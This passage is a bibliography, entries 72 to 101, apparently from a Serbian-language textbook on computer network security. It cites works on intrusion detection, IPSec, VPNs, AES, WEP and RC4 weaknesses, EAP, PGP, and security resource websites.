[72] D. Pleskonjić, B. Đorđević, N. Maček, M. Carić, "*Sigurnost računarskih mreža – zbirka rešenih zadataka*", Viša elektrotehnička škola, Beograd, 2006.

[73] D. Pleskonjić, V. Milutinović, Nemanja Maček, Borislav Đorđević, Marko Carić, "*Psychological profile of network intruder*", IPSI 2006, Amalfi, Italy, March 23-26, 2006.

[74] D. Pleskonjic, "*Wireless Intrusion Detection and Prevention Systems*", Invited speech at IDC IT Security Roadshow 2006, Belgrade, March 16, 2006.

[75] A. Dujella, "*Kriptografija*", (on-line skripta), PMF, Sveučilište u Zagrebu, www.math.hr/~duje/kript.html,

[76] "AES algoritam", CCERT-PUBDOC-2003-08-37, revizija 1.1, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[77] "IPSec", CCERT-PUBDOC-2004-01-58, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[78] "IPSec NAT traversal", CCERT-PUBDOC-2005-07-127, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[79] "Sustav za prevenciju neovlaštenog pristupa", CCERT-PUBDOC-2004-08-86, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[80] "Sustavi za sprečavanje neovlaštenih aktivnosti (IPS)", CCERT-PUBDOC-2006-01-145, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[81] "Sustavi za detekciju neovlaštenih aktivnosti na bežičnim računalnim mrežama", CCERT-PUBDOC-2004-07-83, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[82] "Osnovni koncepti VPN tehnologije", CCERT-PUBDOC-2003-02-05, CARNet CERT (Hrvatska akademska i istraživačka mreža), www.cert.hr.

[83] IEEE 802.11 a/b/g, the set of IEEE standards for wireless computer communications, http://standards.ieee.org/getieee802/802.11.html

[84] Berkeley WEP Security Analysis Presentation, www.drizzle.com/~aboba/IEEE/wep-draft.zip

[85] S. Fluher, M. Itsik, A. Shamir, "*Weaknesses in the Key Scheduling Algorithm of RC4*", www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf.

[86] Arbaugh, W., Mishra, A., "An Initial Security Analysis of the 802.1X Standard", http://www.cs.umd.edu/%7Ewaa/1x.pdf

[87] N. Ferguson, B. Schneier, "A Cryptographic Evaluation Of Ipse", http://www.counterpane.com

[88] "*International Traffic in Arms Regulations, Directorate of Defense Trade Controls*", U.S. Department of State, www.pmdtc.org/reference.htm

[89] Aboba, B. "WEP2 Security Analysis: IEEE 802.11-00/253", www.drizzle.com/~aboba/IEEE/11-01-253r0-IWEP2SecurityAnalysis.ppt

[90] T. Stark, "*WEP2, Credibility Zero*", www.dnai.com/~thomst/wireless003.html

[91] EAP Working Group, "*'State Machines for Extensible Authentication Protocol (EAP) Peer and Authenticator draft-ietf-eap-statemachine-03*", http://www.ietf.org/internetdrafts/draft-ietf-eap-esteem-01.txt

[92] EAP Working Group, "*'Internet draft.ietf-eap-rfc2284bis'*"

[93] P. Zimmermann, "*Why do you need PGP?*", www.pgpi.org/doc/whypgp/en/

[94] www.spywareguide.com, On-line guide to Spy and Anti-Spy software

[95] www.softpedia.com, Encyclopedia of Free Software Downloads

[96] www.wikipedia.org, The Free Encyclopedia

[97] http://www.cert.org, Center of Internet security expertise

[98] http://snort-wireless.org

[99] http://www.loud-fat-bloke.co.uk/

[100] http://www.cryptool.org/

[101] http://www.sans.org/